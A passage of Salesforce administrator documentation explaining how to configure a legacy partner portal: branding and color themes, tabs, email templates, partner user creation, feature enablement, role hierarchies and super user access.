`Change Owner to Portal User Template`	The email template used to send a notification to partner portal users when they become the new owner of a record in the portal.

Look and Feel	
Setting	**Description**
`Header`	A text or HTML file that allows you to incorporate your organization's branding into the header of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together. You can position the logout link anywhere on the header by using the HTML tag: "`<a href="/secur/logout.jsp">Logout</a>`."
`Footer`	A text or HTML file that allows you to incorporate your organization's branding into the footer of your partner portal.

Look and Feel	
Setting	**Description**
	Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB.
`Logo`	An image file (.jpg, .gif, .png) that allows you to incorporate your organization's branding into the top left header of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked as an `Externally Available Image`. The file you include in the `Logo` lookup field can be up to 20 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together.
`Login Message`	A text or HTML file that allows you to incorporate your organization's branding into the header of the login page, forgot password page, and change password page of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The file you include in the `Login Message` lookup field can be up to 2 KB. **Note:** JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

4. Click **Save**.

Note: Contact salesforce.com for information about the number of partner portals you can activate for your organization.

Setting Fonts and Colors for Your Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure the fonts and colors for a partner portal	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can customize the fonts and colors of the Salesforce partner portal to reflect your company's branding. Your portal's fonts and colors are specified in a portal "color theme." Select a predefined color theme and optionally, customize it to better match your branding. You can click the **See examples** link to see all of the theme attributes you can customize.

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Select the name of your partner portal.
3. Click **Change Portal Fonts and Colors**.
4. Select a color theme from the `Color Theme` drop-down list. Select Custom from the `Color Theme` drop-down list to create your own theme from scratch. A preview of the color theme you select is automatically displayed in the Preview sections.
5. Optionally, customize the color of any theme you select by either:
   - Entering a hexadecimal value into any theme attribute, or
   - Clicking the hexadecimal value of any theme attribute and selecting a color from the point-and-click editor

   When you customize a theme, it is automatically renamed `Custom` when saved. You can customize the following options, which when customized, automatically display in the Preview sections:

Tab Styles	
Theme Attribute	**Description**
`Current Tab Text`	Text color of the tab users have selected.
`Current Tab Background`	Background color of the tab users have selected.
`Current Tab Border`	Border color of the tab users have selected.
`Other Tab Text`	Text color of the tabs users have not selected.
`Other Tab Background`	Background color of the tabs users have not selected.
`Other Tab Border`	Border color of the tabs users have not selected.
`Tab Bar Background`	Background color behind all tabs.

Page Styles	
Theme Attribute	**Description**
`Page Background`	Portal background color, excluding search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.
`Text`	Text color, size, and font on all portal items, except for tabs, buttons, headers, and field labels. Optionally, you can change the percent displayed in the percent field to increase or decrease the size of all portal items. Additionally, you can change the font of all portal items, except for tabs, buttons, headers, and field labels from the drop-down list.
`Field Label Text`	Text color of the field names on records. Optionally, you can change the font of the text from the drop-down list.
`Link`	Text color of all links.
`Link Hover`	Text color of all links when a user hovers the mouse over them.
`Field Separator`	Color of the lines that separate fields on records.
`Bottom Border`	Color of the line bordering the bottom of the portal.

Section Styles	
Theme Attribute	**Description**
`Header Background`	Background color of all headings, including search, recent items, related lists, solution categories, documents folders, and the selected tab.
`Section Header Text`	Text color and font on the headers of search, related lists, recent items, solution categories, and document folders. Optionally, you can change the font of the text from the drop-down list.
`Left Border`	Border to the left of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number of pixels displayed in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.

Section Styles	
Theme Attribute	**Description**
`Right Border`	Border to the right of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number of pixels displayed in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Top Border`	Border above search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number of pixels displayed in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Bottom Border`	Border underneath search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number of pixels displayed in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Section Background`	Background color of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.

List Styles	
Theme Attribute	**Description**
`List Header Text`	Text color of the field names selected as column headings on list views. Optionally, you can change the font of the text from the drop-down list.
`Header Underline`	Color of the lines underneath column headings on related lists and list views.
`Separator`	Color of the lines between records on list views.
`Row Highlight`	Color of a record when a user hovers the mouse over it on list views.

6. Click **Save** to save all changes to the theme values.

Tip: Changes are visible to partner portal users when they refresh their browsers. Therefore, we recommend updating your portal color theme at times when users are least likely to visit your partner portal.

Customizing Your Partner Portal Tabs

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize partner portal tabs:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

In addition to custom objects, the following tabs can be displayed in the partner portal:

- Accounts
- Answers
- Articles (requires Salesforce Knowledge
- Cases
- Contacts
- Documents
- Ideas
- Leads
- Opportunities
- Entitlements
- Service contracts
- Solutions
- Salesforce CRM Content tabs
- Reports

You can choose which tabs display to users logged in to a Salesforce partner portal, and customize the order in which tabs display to portal users:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Select the name of your partner portal.
3. Click **Customize Portal Tabs**.
4. To add or remove tabs, select a tab title, and click the **Add** or **Remove** arrow to add or remove the tab to or from the Selected Tabs box. To change the order of the tabs, select a tab title in the Selected Tabs box, and click the **Up** or **Down** arrow.
5. Optionally, from the `Default Landing Tab` drop-down, you can select which tab to display to users when they log into your portal.
6. Click **Save**.

You can further specify which tabs users can access by editing tab settings in users' associated profiles and permission sets.

The page layouts of tabs on the partner portal are controlled by the page layouts configured in the profiles assigned to the portal.

To edit the tab layouts for a profile:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Select the name of your partner portal.
3. Select the name of the profile you want to edit from the Assigned Profiles related list.
4. Click **View Assignment** under page layouts next to the standard or custom object you want to edit.
5. Click **Edit Assignment**.
6. Select a new page layout next to the profile name you are editing.
7. Click **Save**.

Enabling Calendar and Events on the Home Tab

You can allow partner users to view a calendar and list of scheduled events on the Home tab of the partner portal. The calendar and events in the partner portal work the same as the calendar and events on the Home tab of Salesforce, with the following exceptions: spell check, event updates, enhanced list views, drag-and-drop scheduling, calendar sharing, and hover details are not supported in the partner portal.

Note: A partner user can only see calendars shared by:

- Other partner users assigned to the same account
- The channel manager for their account

Portal users can view tasks and events from their calendar. Additionally, portal users with the "Edit Events" permission can create, edit, and delete events.

Enabling the Welcome Component on the Home Tab

Include the Partner Portal Welcome component on home page layouts assigned to partner portal users. When users log in to your portal they receive a welcome message with their name, their channel manager's name, and links to both their company and personal profiles. They can click the linked channel manager name to send an email to that person. When portal users change information about themselves their user record is automatically updated but their contact record is not.

Note: The Partner Portal Welcome component is also available for the Customer Portal home page, however, it only provides a welcome message with the user's name.

Allowing Portal Users to View the Reports Tab

To allow portal users to view the Reports tab:

1. Grant portal users access to the folders on your Salesforce Reports tab that contain the reports you want them to run.
2. Set the organization-wide default sharing model to Private on objects you want portal users to report on.
3. Grant the "Run Reports" permission to portal users.

When you add the Reports tab to your partner portal, portal users:

- Can run reports but cannot customize reports or filter report results.
- Can export reports to Excel if they have the "Export Reports" permission.
- Do not have access to the Unfiled Public Reports and My Personal Custom Reports folders.
- Receive an insufficient privileges error if they run a report that contains objects they do not have permission to view.

Note: The Reports tab is only available to partner users with Gold Partner licenses.

Configuring Multilingual HTML Messages for Partner Portals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure languages in portals:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

If your organization has multiple languages enabled, you can upload HTML messages in any of the languages supported by Salesforce and configure the messages to display in the portal based on portal user language settings. For example, you can upload an HTML message in French to display on the Home tab for portal users with French language settings, and an HTML message in English to display on the Home tab for portal users with English language settings.

Note the following before configuring multilingual HTML messages:

- Before you can add a multilingual HTML message to a portal, you must upload the HTML-formatted file in the Documents tab.

- Even if configured, portal HTML messages will not display on the Ideas, Reports, Content, or Solutions tabs.

To configure multilingual HTML messages:

1. To configure a display language for the partner portal, click **Customize** > **Partners** > **Settings**.
2. Click the name of the portal to edit.
3. Click **Add New Language** in the Assigned Languages related list.
4. Select a language from the `Language` drop-down list.
5. Click the lookup icon ( ) next to a tab name, then select the HTML message to display on that tab. Optionally repeat this step for each tab that you want to display an HTML message.
6. Click **Save**.

Partner Portal Settings

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify partner portal settings:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

To edit the settings and communication templates for a partner portal:

1. From Setup, click **Customize** > **Partners** > **Settings**.
2. Click the name of the portal you want to edit.
3. Click **Edit**.
4. Set the following options:

Setting	Description
`Name`	Name of the partner portal as displayed on the portal's detail and edit pages, as well as the partner portal setup page. The name of the partner portal is not displayed on portal pages, but it does display in the browser title bar.

Setting	Description
	The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal "partner portal" Customer Portal
`Description`	A description of the partner portal as displayed on the portal's detail and edit pages. The description of the partner portal is not displayed in the portal.
`Login Enabled`	Allows users to log in to the partner portal. We recommend that you do not select this checkbox until you have completed configuring your portal. **Note:** When you enable the partner portal, the default portal will be set as `Login Enabled`. Users must be able to log in to the partner portal, be within their user profile's restricted IP range, and be within designated Login Hours in order to be able to reset their passwords.
`Administrator`	Click the lookup icon ( ) to choose a default administrator for your partner portal. All email notifications regarding your partner portal will be sent to this Salesforce user. When choosing an administrator for your partner portal, you can only select users that have the "Manage External Users" and "Customize Application" user permissions, and have access to the Documents folder that contains your partner portal `Header`. You cannot deactivate a user selected as a portal administrator.

Portal Default Settings	
Setting	**Description**
`Logout URL`	The URL of the Web page that displays when users log out of the partner portal, for example, "http://www.acme.com." If a logout URL is not specified, portal users return to the login page when they log out.
`Show Action Confirmation`	Allows users to view confirmation messages after they complete an action in the partner portal. For example, after a user creates a lead in your partner portal, he or she views the message: "Lead has been created" if this setting has been enabled.

Portal Default Settings	
Setting	**Description**
	Confirmation messages may help users clearly understand actions they have completed in your partner portal.
`HTML Messages Default Language`	Specifies the language that portal HTML messages are displayed in when custom language portal HTML messages are not configured. This setting is only available for organizations that have multiple languages enabled.

Email Notification Settings	
Setting	**Description**
`From Email Address`	The email address from which all partner portal communication templates are sent, for example, "support@acme.com." Salesforce sends the emails automatically, but they appear to portal users as if they were sent from this email address. If a portal user responds to a communication template, the response is sent to this address.
`From Email Name`	The name associated with the "From" Email Address, for example, "Acme Partner Support."
`New User Template`	The email template used to send a username and initial password to all newly-enabled partner portal users. By default, a sample template is automatically selected for you. This template must be marked as `Available for Use`.
`New Password Template`	The email template used to send a new password to existing partner portal users when you reset their passwords.
`Lost Password Template`	The email template used to send a new password to existing partner portal users when they reset their own passwords by clicking **Forgot your password?** on the login page of the partner portal.
`Change Owner to Portal User Template`	The email template used to send a notification to partner portal users when they become the new owner of a record in the portal.

Look and Feel	
Setting	**Description**
`Header`	A text or HTML file that allows you to incorporate your organization's branding into the header of your partner portal. Click the lookup icon ( ) to choose a file that has

Look and Feel	
Setting	**Description**
	been uploaded to a publicly accessible folder on the Documents tab. The files you include in the Header and Footer lookup fields can have a combined size of up to 10 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together. You can position the logout link anywhere on the header by using the HTML tag: “Logout.”
Footer	A text or HTML file that allows you to incorporate your organization’s branding into the footer of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the Header and Footer lookup fields can have a combined size of up to 10 KB.
Logo	An image file (.jpg, .gif, .png) that allows you to incorporate your organization's branding into the top left header of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked as an Externally Available Image. The file you include in the Logo lookup field can be up to 20 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together.
Login Message	A text or HTML file that allows you to incorporate your organization’s branding into the header of the login page, forgot password page, and change password page of your partner portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The file you include in the Login Message lookup field can be up to 2 KB. **Note:** JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

5. Click **Save**.

Creating Partner Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, disable, or deactivate users:	"Manage Users"
To create contacts:	"Create" on contacts
To view contacts:	"Read" on contacts

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Once you have a partner account created, you can add partner users to the account as contact records. Partner users are Salesforce users with limited capabilities focused on managing leads. Partner users log in to Salesforce through the portal.

Before creating partners, you should configure your portals; otherwise, your partner users may attempt to log into your portal before your portals are ready.

To create a partner user:

1. View the partner account for which you want to create a partner user.
2. Create a new contact for the partner user. Choose **New** from the Contacts related list. Fill in the appropriate details, and click **Save**.
3. On the contact detail page, click **Manage External User** and choose **Enable Partner User**.
4. Edit the user record for this partner.
5. Click **Save**.

Once a partner user has been created, the partner account and the partner user can be edited independently. Changes made to one are not reflected in the other.

To troubleshoot issues or ensure the portal is configured appropriately, on the contact detail page, click **Manage External User** and choose **Log in to Portal as User**. A new browser window opens and you are logged into the portal as the portal user.

Tips on Creating Partner Users

Consider the following when creating partner users:

- If you have enabled a user as a delegated administrator, the user cannot create a external user unless at least one partner profile has been added to the Assignable Profiles related list and the user has the “Manage Users” permission.
- The available profiles for the partner user are limited to the Partner User profile or profiles that have been cloned from it. Unlike a standard user, the partner user role is automatically assigned based on the account name. The partner user role is a subordinate of the account owner's role, therefore, all data for the partner user role rolls up to the partner account owner's role. Keep in mind that if you disable a portal user, their partner user role becomes obsolete and their data no longer rolls up to the partner account role.
- Partner users and contacts cannot be deleted. If you no longer want a partner user to have access to the portal, deactivate the partner user.
- Partner contacts cannot be owned by a non-partner account.

ENABLING FEATURES IN THE PARTNER PORTAL

Enabling Cases in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable cases for partner users:	“Manage Users”

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

When you enable cases in the partner portal, you can assign cases to partner users directly or using assignment or escalation rules. Partner users can edit cases, create new cases, add case comments, reassign cases, find case solutions, and create case teams. Partner users cannot edit case comments, associate assets with cases, or delete cases.

Note: Case comments added by partner portal users are public and can be viewed by any user that can view the case.

To enable cases in the partner portal:

1. Add the Cases tab to the list of available tabs in the partner portal.
2. In the partner user profile, verify that the cases tab setting is set to `Default On`.
3. In the partner user profile, enable the "Read," "Create," and "Edit" object permissions for cases.

After enabling cases in the partner portal, consider the following tips:

- Specify a case creation template to allow partner users to send a notification email to new contacts assigned to cases. From Setup, click **Customize** > **Cases** > **Support Settings**.
- Configure case team roles to allow your partners to add case team members. From Setup, click **Customize** > **Cases** > **Case Teams** > **Case Team Roles**.
- When viewing an email associated with a case, **Email Message List**, **Next**, and **Previous** links are not available to portal users.

Enabling Salesforce CRM Content in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

User Permissions Needed	
To set up and update the partner portal:	“Customize Application”
To create and edit profiles:	“Manage Users”
To manage partner portal users:	“Manage External Users”
To create Salesforce CRM Content library permissions:	“Manage Salesforce CRM Content” OR “Manage Content Permissions”
To add users to a Salesforce CRM Content library:	“Manage Salesforce CRM Content” OR `Manage Library` checked in your library permission definition

Salesforce CRM Content is available in the partner portal. Two levels of access to Salesforce CRM Content can be granted to partner portal users:

- Portal users without a Salesforce CRM Content feature license can download, rate, comment on, and subscribe to content if they have the “View Content on Portals” user permission. They cannot view potentially sensitive data such as usernames and download, version, and subscriber history. The content delivery feature is not available to portal users.
- Portal users with a Salesforce CRM Content feature license can access all Salesforce CRM Content features granted by their library permission(s), including contributing content, moving and sharing content among libraries, and deleting content. They can also view Salesforce CRM Content reports. The content delivery feature is not available to portal users.

Enable Salesforce CRM Content for Non-Licensed Users

After you have enabled the partner portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have not purchased Salesforce CRM Content feature licenses for your portal users.

1. Update your cloned Partner User profiles:
   a. Include the “View Content on Portals” user permission.
   b. Change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.

c. Assign the updated profile to partner portal users as needed.

2. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

   Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.

3. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
4. Add portal users to libraries. Portal users with the Partner User profile or a clone of that profile can only be added to a library as part of a public group.
5. Add the Salesforce CRM Content tabs to each partner portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

Enable Salesforce CRM Content for Licensed Users

After you have enabled the partner portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have purchased Salesforce CRM Content feature licenses for your portal users.

1. Update your cloned Partner User profiles:
   a. Optionally, add the "Create Libraries" user permission if you want to allow portal users to create and administer new libraries.
   b. Change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.
   c. Assign the updated profile to partner portal users as needed.
2. Select the `Salesforce CRM Content User` checkbox on the user detail page for each partner portal user.
3. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

   Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.

4. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
5. Add portal users to libraries. Portal users with the Partner User profile or a clone of that profile can only be added to a library as part of a public group.
6. Add the Salesforce CRM Content tabs to each partner portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

Partner Portal Overview
Enabling the Partner Portal

Enabling Email in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable email in the partner portal:	"Manage Users"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Enabling email in the partner portal allows partner users to send email from Activity History related lists in the partner portal. For example, a partner user can click the `Send An Email` button in the Activity History related list on a lead to send an email to the lead and log the email in the related list.

To allow partner users to send email from the partner portal, grant them the "Send Email" permission. For partner users to use email templates, you must make the templates available to them.

User Permissions Needed	
To set up and update the partner portal:	"Customize Application"
To create a community:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

After you set up your partner portal, follow the steps below to enable ideas in your portal:

1. From Setup, click **Customize** > **Ideas** > **Zones** to create a community for ideas that is active and configured to display in the portal.
2. Add the Ideas tab to your partner portal.
3. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the partner portal. Otherwise, your partner portal users receive an Insufficient Privileges message when they click the Reports tab.

Enabling the Partner Portal

Enabling Entitlement Management in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up and update the partner portal:	"Customize Application"
To create and edit profiles or manage portal users:	"Manage Users"

Note: Starting in Summer ’13, the partner portal is no longer available for organizations that aren’t currently using it. Existing organizations continue to have full access. If you don’t have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the partner portal to provide your partners with access to entitlements, service contracts, or contract line items.

After you have set up entitlement management and enabled a partner portal, complete the following steps to add entitlement management to your portals.

1. Update your cloned Partner User profiles:
    a. Include the “Read” permission on entitlements, service contracts, or contract line items.
    b. Optionally, on the profiles of delegated partner user administrators, include the “Create” and “Delete” permissions on entitlement contacts. This lets delegated external user administrators update entitlement contacts.
    c. Verify that the tab visibility for the Entitlements or Service Contracts tabs are Default On. Contract line items display on service contracts.
2. At the bottom of the partner portal detail page, click **Edit Profiles** and activate the new profile.
3. Customize case page layouts to add the `Entitlement Name` lookup field. This lets partner users add entitlements to cases.

Tip: *Don't* add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`.

4. Optionally, customize related lists on accounts and contacts to add Entitlements. This lets delegated external user administrators create cases automatically associated with the right entitlements.
5. Add the Entitlements or Service Contracts tabs to each partner portal.
6. Assign the cloned profiles to your partner portal users:
   a. To create a new partner portal user, click **Manage External User** and choose **Enable Partner User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Partner User**.
   b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
   c. Click **Save**.

Enabling the Partner Portal

Enabling Answers in the Partner Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and update the partner portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To create an answers community:	"Customize Application"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the partner portal to provide your partners with access to an answers community.

To enable answers in your portal.

1. Set up your partner portal.

   When customizing your portal fonts and colors, note that answers only supports the following changes:

- All tab styles
- The following page styles:
  - ◊ Page Background
  - ◊ Text
  - ◊ Link
  - ◊ Link Hover

2. Set up answers, making sure that your answers community is configured to display in the partner portal.
3. Add the Answers tab to your partner portal.
4. Create partner portal users.
5. If you want your partner portal users to have different category group visibility settings than the account owner, change the visibility settings for the partner portal user.

   By default, partner portal users inherit which categories they can access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in the category group assigned to answers, then partner portal users can also access all categories in the answers community. In some cases, you may want to limit which categories a partner portal user can access.
6. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the partner portal. Otherwise, your partner portal users receive an Insufficient Privileges message when they click the Reports tab.

Managing Partner Users

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage partner portal users:	"Manage External Users"
To create, edit, and delete profiles:	"Manage Users"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Customize Application"
To set sharing rules:	"Manage Users"

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Because your Salesforce partner portal has functionality that is similar to Salesforce, you manage your partner portal users in much the same way as you manage your Salesforce users.

Consider how the following items affect how you manage partner portal users:

Partner Portal Profiles

The permissions you assign to partner portal users define what functions they can perform within your organization's partner portal, such as whether users can view, create, or edit cases and custom object records. When you enable a partner portal, the Partner User profile is automatically created for your organization. The Partner User profile cannot be modified.

To enable partner users to log in to a partner portal, create profiles for your partners cloned from the Partner User profile. For each cloned profile, verify that the "API Only User" permission is not selected; if this permission is selected, users associated with the profile will not be able to log in to the partner portal. Cloning these profiles or creating permission sets also allows you to specify what portal users can do.

Partner Portal Sharing Rules

After you enable your partner portal, the following groups and sharing rule category are created:

Group or Category	Description
All Partner Portal Users group	Contains all partner portal users in your organization
All Internal Users group	Contains all Salesforce users in your organization
Roles and Internal Subordinates sharing rule category	Allows you to create sharing rules in which you can choose specific Salesforce users in your organization by role plus

Group or Category	Description
	all of the users in roles below that role, excluding any partner portal roles

You can use these groups and the sharing rule category to easily create sharing rules that grant all of your partner portal or Salesforce users access to specific data. You can also create sharing rules between partner portal users and Salesforce users, but not between partner users associated with different partner accounts.

If Salesforce Knowledge is enabled in your partner portal, portal users can see articles as permitted by the category group visibility settings.

Partner Portal Role Hierarchy

A portal user role hierarchy is created for an account and its contacts when you enable the first partner portal user on that account. The account is added to the role hierarchy beneath the user that owns the account. Whenever you enable a contact as a partner portal user, he or she is automatically assigned to the User role in the account's portal role hierarchy. The default number of roles in portal accounts is three. You can reduce the number of roles or add roles to a maximum of three. Partner users can be assigned one of three roles:

- Executive
- Manager
- User

The Partner Executive role is immediately under the channel manager's role in the role hierarchy. The Partner Manager role is immediately under the Partner Executive role. The Partner User role is immediately under the Partner Manager role. Each role includes the partner account name as part of the role name. For example, if the partner account name is Acme, the three roles are Acme Partner Executive, Acme Partner Manager, and Acme Partner User. If the ownership of a partner account is changed to another channel manager, the partner user role is moved to that location in the role hierarchy.

Note: Be careful managing your role hierarchy. Partner users at a given role level are always able to view and edit all data owned by or shared with users below them in the hierarchy, regardless of your organization’s sharing model. Use administrative reports to manage your partner roles.

Accounts with different portal types have a separate role hierarchy for each portal. Role names include the portal type with which they are associated. For example, if Account A has both a partner portal and a Customer Portal, then roles for the Customer Portal are named “Account A Customer User” and roles for the partner portal are named “Account A Partner User.”

All users in a partner user role have read access to all contacts under their partner account even when the contact sharing model is private. Partner users have read-write access to tasks associated with any object they can access. They also have read access to events associated with any object they can access. Partner users have the same access to Salesforce Knowledge articles as the account owner.

To view the roles assigned to your partner portal users, create a custom report, choose Administrative Reports, select Users as the data type, and add `Role` to your report columns.

Deletion of Partner Portal Roles

When you delete partner portal roles, the roles are renamed to maintain the hierarchy. For example, if the Manager role is deleted from a three-role hierarchy of Executive, Manager, and User, then the Executive role is renamed to Manager but its ID remains the same. When you create a partner portal role, the hierarchy of the new portal role is automatically determined and created bottom-up.

You can delete multiple roles in bulk for better performance. For example, if most of your users are assigned the User role, you can delete the Executive and Manager roles. For more information on deleting partner roles, see the *SOAP API Developer's Guide*.

Super User Access

Users can be assigned super user access to give them access to data owned by other users belonging to the same role or those below in the hierarchy. For example, a Partner Manager with super user access can see data owned by other users in the Partner Manager role and the Partner User roles.

Partner Portal User Licenses

Partner portal users cannot perform all of the functions that a Salesforce user can because partner portal users are assigned to a special type of user license.

Partner Portal Overview
Enabling the Partner Portal

Assigning Partner Super User Access

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, disable, or deactivate users:	“Manage Users”
To create contacts:	“Create” on contacts
To view contacts:	“Read” on contacts

Partner users can be assigned one of three roles: Partner Executive, Partner Manager, or Partner User (worker role).

Partner Super Users with Role	Can Access
Partner Executive	Data owned by all partner users and partner super users in the same role and those below them in the hierarchy (Manager and User roles).
Partner Manager	Data owned by all partner users and partner super users in the same role and those below them in the hierarchy (User roles).
Partner User (worker role)	Data owned by all partner users and partner super users in the same role (User roles).

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

To enable Partner Super User Access for your partner portal, see Enabling Partner Super User Access.

- To assign super user access, go to the contact detail page of a partner account, click **Manage External User** and select **Enable Super User Access**.
- To remove partner super user access, go to the contact detail page of a partner account, click **Manage External User** and choose **Disable Super User Access**.

Consider these guidelines:

- Partner super users can access the data owned by other partner users and partner super users of the same role or those below them in the portal account hierarchy, even if the organization-wide default setting is Private.
- Partner super user access applies to cases, leads, custom objects, and opportunities only. Consider two partner super users with the same role under the same account, User A owns a few opportunities, and User B has manual share to another opportunity. Then User A will have access to all opportunities including those that User B has access to.

Partner Portal Settings

Enabling Partner Users to Request Meetings

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
